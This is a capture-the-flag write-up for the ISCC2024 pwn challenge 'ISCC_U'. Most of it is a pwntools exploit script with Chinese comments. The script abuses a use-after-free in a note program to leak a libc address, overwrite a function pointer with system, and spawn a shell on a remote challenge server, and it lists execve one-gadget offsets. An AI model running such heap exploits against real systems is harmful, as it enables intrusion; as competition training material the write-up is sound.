
# **ISCC2024 WriteUp**

Whooops+李卓航+925798691@qq.com

### **pwn+ISCC\_U**

### **解题思路**



存在UAF的漏洞

修改函数指针为system函数

调用system(“sh”)getshell

### **Exp**

# 禁用地址空间布局随机化 (ASLR) 以便于调试

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import \* # 导入pwntools库，用于漏洞利用开发

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long # 导入Cryptography库中的实用函数

# 设置调试日志级别为 'debug'

context.log\_level = 'debug'

# 设置二进制文件的体系结构和操作系统

context(arch = 'i386', os = 'linux')

# 设置调试终端为 tmux 的水平分屏

context.terminal = ['tmux', 'splitw', '-h']

# 目标程序的路径

pwn = './2'

# 连接到远程服务

p = remote('182.92.237.102', 10016)

# 也可以使用本地进程进行测试

# p = process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

# p = process('./2')

# gdb.attach(p)

# 读取目标程序的ELF文件，便于获取符号信息

# elf = ELF(pwn)

# libc = ELF('./libc.so.6')

# 定义添加笔记的函数

def add(size, con):

p.sendlineafter("What's yo", "1")

p.sendlineafter('Note size :', str(size))

p.sendafter("Content :", con)

# 定义删除笔记的函数

def dele(idx):

p.sendlineafter("What's yo", "2")

p.sendlineafter("Index", str(idx))

# 定义显示笔记的函数

def show(idx):

p.sendlineafter("What's yo", "3")

p.sendlineafter("Index", str(idx))

# 添加两条笔记

add(0x100, b'a')

add(0x100, b'a')

# 删除这两条笔记

dele(0)

dele(1)

# 在位置0添加伪造的函数指针以进行控制

pu = 0x080492B6

add(0x8, p32(pu) + p32(0x0804C00C))

# 显示位置0的内容，泄露地址

show(0)

# 解析泄露的地址

p.recv()

addr = u32(p.recv(4))

# 计算libc基地址

base = addr - 0xf0780

# 计算system和"/bin/sh"字符串的地址

syst = base + 0x41360

sh = base + 0x018C363

# 删除位置2的笔记，为下一步利用做准备

dele(2)

# 在位置2添加新的利用载荷

add(0xc, p32(syst + 4) + b';sh\x00')

# 打印地址信息，便于调试

print(hex(base))

print(hex(addr))

print(hex(sh))

print(hex(syst))

# 显示位置0的内容，触发系统调用

show(0)

# 进入交互模式以便与目标系统进行交互

p.interactive()

# 其他可用的ROP gadgets：

# 0xc890b execve("/bin/sh", [ebp-0x2c], esi)

# constraints:

# address ebp-0x20 is writable

# ebx is the GOT address of libc

# [[ebp-0x2c]] == NULL || [ebp-0x2c] == NULL || [ebp-0x2c] is a valid argv

# [esi] == NULL || esi == NULL || esi is a valid envp

# 0x1421b3 execl("/bin/sh", eax)

# constraints:

# ebp is the GOT address of libc

# eax == NULL

# 0x1421b4 execl("/bin/sh", [esp])

# constraints:

# ebp is the GOT address of libc

# [esp] == NULL